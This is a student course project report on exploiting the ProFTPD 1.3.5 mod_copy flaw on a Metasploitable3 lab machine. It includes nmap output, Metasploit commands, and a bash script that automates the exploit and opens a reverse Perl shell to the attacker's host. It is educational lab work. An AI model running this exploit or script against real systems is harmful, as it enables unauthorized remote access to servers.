

# ICS344: Information Security

## ICS 344 Course Project

### Phase 1: Setup and compromise the service

Name: Murtadha Abdulaziz ALGhadban

ID:202034580

Name: Hassan Ali Abdulaaal

ID:202042820

Name: Sajjad Mustafa ALahmad

ID:202166110

## ■ Objective

- To simulate a real-world attack by exploiting a vulnerable service on a target machine (Metasploitable3) using Kali Linux
- Gain unauthorized access and demonstrate the exploitation process using Metasploit manually and with an automated script

## ■ Tools

- **Kali Linux** Attacker environment
- **Metasploits3** Victim environment
- **Metasploit** exploitation tool
- **Nmap scanning open ports in victim machine**
- **Custom bash script** for automation of exploit

## ■ Service Selected to exploit

- Service name: ProFTPD
- Version: 1.3.5
- Port: 21
- Vulnerability: Remote control execution
- Exploit module used: exploit/unix/ftp/proftpd\_modcopy\_exec

```
(kali@kali)-[~]  
$ nmap 192.168.0.167  
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-04-19 12:05 UTC  
Nmap scan report for 192.168.0.167  
Host is up (0.010s latency).  
Not shown: 991 filtered tcp ports (no-response)  
PORT      STATE SERVICE  
21/tcp    open  ftp  
22/tcp    open  ssh  
80/tcp    open  http  
445/tcp   open  microsoft-ds  
631/tcp   open  ipp  
3000/tcp  closed ppp  
3306/tcp  open  mysql  
8080/tcp  open  http-proxy  
8181/tcp  closed intermapper  
MAC Address: 08:00:27:FB:B5:E1 (Oracle VirtualBox virtual NIC)  
  
Nmap done: 1 IP address (1 host up) scanned in 5.96 seconds
```

Figure 1: This figure shows the open ports in the victim machine

## ■ Manual Metasploit exploitation

Using Metasploit console to manually configure the exploit (msfconsole) and open a session to exploit as shown in Figures 2 and 3

Then we searched for ProFTPD 1.3.5 service

Then either entering the module used manually or use 0 to access the path

Then we start changing the parameters

**RHOST** for the victim machine IP address

**LHOST** for the attacker machine IP address

**LPORT** for the attacker port number

**Set SITEPATH** for the directory path where the malicious payload will be written

**Set PAYLOAD** to connects back the attacker machine giving it a command shell

```
kali@kali: ~  
File Actions Edit View Help  
  
(kali@kali)-[~]  
$ msfconsole  
Metasploit tip: Search can apply complex filters such as search cve:2009  
type:exploit, see all the filters with help search  
  
# cowsay++  
< metasploit >  
  \  (oo)  \  
   (-)  \  
    ||--|| *  
  
=[ metasploit v6.4.34-dev ]  
+ -- --=[ 2461 exploits - 1267 auxiliary - 431 post ]  
+ -- --=[ 1471 payloads - 49 encoders - 11 nops ]  
+ -- --=[ 9 evasion ]  
  
Metasploit Documentation: https://docs.metasploit.com/  
  
msf6 > search proftpd 1.3.5  
  
Matching Modules  
=====
```

| # | Name                                  | Disclosure Date | Rank      | Check | Description                              |
|---|---------------------------------------|-----------------|-----------|-------|------------------------------------------|
| 0 | exploit/unix/ftp/proftpd_modcopy_exec | 2015-04-22      | excellent | Yes   | ProFTPD 1.3.5 Mod_Copy Command Execution |

```
  
Interact with a module by name or index. For example info 0, use 0 or use exploit/unix/ftp/proftpd_modcopy_exec  
  
msf6 > use 0  
[*] No payload configured, defaulting to cmd/unix/reverse_netcat  
msf6 exploit(unix/ftp/proftpd_modcopy_exec) > 
```

Figure 2: This Figure shows the beginning steps of the exploitation process using Metasploit console


```
kali@kali: ~  
File Actions Edit View Help  
msf6 > use 0  
[*] No payload configured, defaulting to cmd/unix/reverse_netcat  
msf6 exploit(unix/ftp/proftpd_modcopy_exec) > set RHOST 192.168.0.167  
RHOST => 192.168.0.167  
msf6 exploit(unix/ftp/proftpd_modcopy_exec) > set LHOST 192.168.0.170  
LHOST => 192.168.0.170  
msf6 exploit(unix/ftp/proftpd_modcopy_exec) > set LPORT 4444  
LPORT => 4444  
msf6 exploit(unix/ftp/proftpd_modcopy_exec) > set SITEPATH /var/www/html  
SITEPATH => /var/www/html  
msf6 exploit(unix/ftp/proftpd_modcopy_exec) > set PAYLOAD cmd/unix/reverse_perl  
PAYLOAD => cmd/unix/reverse_perl  
msf6 exploit(unix/ftp/proftpd_modcopy_exec) > set exploit cmd/unix/reverse_perl  
[!] Unknown datastore option: exploit.  
exploit => cmd/unix/reverse_perl  
msf6 exploit(unix/ftp/proftpd_modcopy_exec) > run  
  
[*] Started reverse TCP handler on 192.168.0.170:4444  
[*] 192.168.0.167:80 - 192.168.0.167:21 - Connected to FTP server  
[*] 192.168.0.167:80 - 192.168.0.167:21 - Sending copy commands to FTP server  
[*] 192.168.0.167:80 - Executing PHP payload /O3SCw.php  
[+] 192.168.0.167:80 - Deleted /var/www/html/O3SCw.php  
[*] Command shell session 1 opened (192.168.0.170:4444 -> 192.168.0.167:54160) at 2025-04-19 13:06:01 +0000  
  
whoami  
www-data  
uname -a  
Linux metasploitable3-ub1404 3.13.0-170-generic #220-Ubuntu SMP Thu May 9 12:40:49 UTC 2019 x86_64 x86_64 x86_64 GNU/Linux  
ls -la /home  
total 72  
drwxr-xr-x 18 root          root    4096 Oct 29  2020 .  
drwxr-xr-x 23 root          root    4096 Jan  8  2022 ..  
drwxr-xr-x  3 anakin_skywalker users   4096 Oct 29  2020 anakin_skywalker  
drwxr-xr-x  3 artoo_detoo   users   4096 Oct 29  2020 artoo_detoo  
drwxr-xr-x  2 ben_kenobi    users   4096 Oct 29  2020 ben_kenobi  
drwxr-xr-x  2 boba_fett     users   4096 Oct 29  2020 boba_fett  
drwxr-xr-x  2 c_three_pio   users   4096 Oct 29  2020 c_three_pio
```

Figure 3: This Figure shows the remaining steps of the exploitation process using Metasploit console then showing that we Successfully opened a remote shell session with the victim machine and running some commands such as whoami, uname -a, and ls -la /home to verify access.

## ■ Custom script Metasploit exploitation

To automate the exploitation process, we created a Bash script using the Nano editor

1. We created a script file named exploit.sh using the following command `nano exploit_customScript.sh`
2. The script begins by printing a message to indicate that Metasploit is starting.
3. The script contains embedded commands to:
  - a. Launch the Metasploit console (msfconsole) in quiet mode
  - b. Load the desired exploit module
  - c. Set required parameters like RHOST, LHOST, LPORT, SITEPATH, and the appropriate PAYLOAD
  - d. Run the exploit automatically and attempt to open a remote shell session
4. Then run this command `chmod +x exploit_customScript.sh` to get execute permission



```
kali@kali: ~  
File Actions Edit View Help  
GNU nano 8.2 exploit_customScript.sh  
#!/bin/bash  
  
MSF_PATH="/usr/share/metasploit-framework"  
  
TARGET_IP="192.168.0.167"  
  
LHOST="192.168.0.170"  
  
LPORT="4444"  
  
echo "Starting Metasploit...."  
  
msfconsole -q -x "  
use exploit/unix/ftp/proftpd_modcopy_exec;  
  
set RHOST $TARGET_IP;  
  
set LHOST $LHOST;  
  
set LPORT $LPORT;  
  
set SITEPATH /var/www/html;  
  
set PAYLOAD cmd/unix/reverse_perl;  
  
set exploit cmd/unix/reverse_perl;  
  
run;  
  
exit;  
"
```

[ Read 34 lines ]

|                |                     |                    |                 |                   |                      |                 |                     |                       |
|----------------|---------------------|--------------------|-----------------|-------------------|----------------------|-----------------|---------------------|-----------------------|
| <b>^G</b> Help | <b>^O</b> Write Out | <b>^F</b> Where Is | <b>^K</b> Cut   | <b>^T</b> Execute | <b>^C</b> Location   | <b>M-U</b> Undo | <b>M-A</b> Set Mark | <b>M-]</b> To Bracket |
| <b>^X</b> Exit | <b>^R</b> Read File | <b>^V</b> Replace  | <b>^U</b> Paste | <b>^J</b> Justify | <b>^_</b> Go To Line | <b>M-E</b> Redo | <b>M-6</b> Copy     | <b>^B</b> Where Was   |

Figure 4: This figure shows the code written to the custom bash script file to automate the exploitation process



```
kali@kali: ~  
File Actions Edit View Help  
  
(kali@kali)-[~]  
$ nano exploit_customScript.sh  
  
(kali@kali)-[~]  
$ chmod +x exploit_customScript.sh  
  
(kali@kali)-[~]  
$ ./exploit_customScript.sh  
Starting Metasploit...  
[*] No payload configured, defaulting to cmd/unix/reverse_netcat  
RHOST => 192.168.0.167  
LHOST => 192.168.0.170  
LPORT => 4444  
SITEPATH => /var/www/html  
PAYLOAD => cmd/unix/reverse_perl  
[!] Unknown datastore option: exploit.  
exploit => cmd/unix/reverse_perl  
[*] Started reverse TCP handler on 192.168.0.170:4444  
[*] 192.168.0.167:80 - 192.168.0.167:21 - Connected to FTP server  
[*] 192.168.0.167:80 - 192.168.0.167:21 - Sending copy commands to FTP server  
[*] 192.168.0.167:80 - Executing PHP payload /q6hmy9.php  
[+] 192.168.0.167:80 - Deleted /var/www/html/q6hmy9.php  
[*] Command shell session 1 opened (192.168.0.170:4444 -> 192.168.0.167:54164) at 2025-04-19 13:09:07 +0000  
  
whoami  
www-data  
uname -a  
Linux metasploitable3-ub1404 3.13.0-170-generic #220-Ubuntu SMP Thu May 9 12:40:49 UTC 2019 x86_64 x86_64 x86_64 GNU/Linux  
ls -la /home  
total 72  
drwxr-xr-x 18 root      root    4096 Oct 29  2020 .  
drwxr-xr-x 23 root      root    4096 Jan  8  2022 ..  
drwxr-xr-x  3 anakin_skywalker users  4096 Oct 29  2020 anakin_skywalker  
drwxr-xr-x  3 artoo_detoo  users  4096 Oct 29  2020 artoo_detoo  
drwxr-xr-x  2 ben_kenobi   users  4096 Oct 29  2020 ben_kenobi  
drwxr-xr-x  2 boba_fett    users  4096 Oct 29  2020 boba_fett  
drwxr-xr-x  2 c_three_pio  users  4096 Oct 29  2020 c_three_pio  
drwxr-xr-x  2 chewbacca    users  4096 Oct 29  2020 chewbacca  
drwxr-xr-x  2 darth_vader  users  4096 Oct 29  2020 darth_vader  
drwxr-xr-x  2 greedo       users  4096 Oct 29  2020 greedo
```

Figure 5: This figure shows the process of running the custom bash script and the results

## ■ Key Findings

- Successful Exploitation of ProFTPD mod\_copy Vulnerability
- Reverse Shell Access Achieved
- Automation Using Bash Script
- Demonstrated how vulnerable FTP services can be a serious security risk if unpatched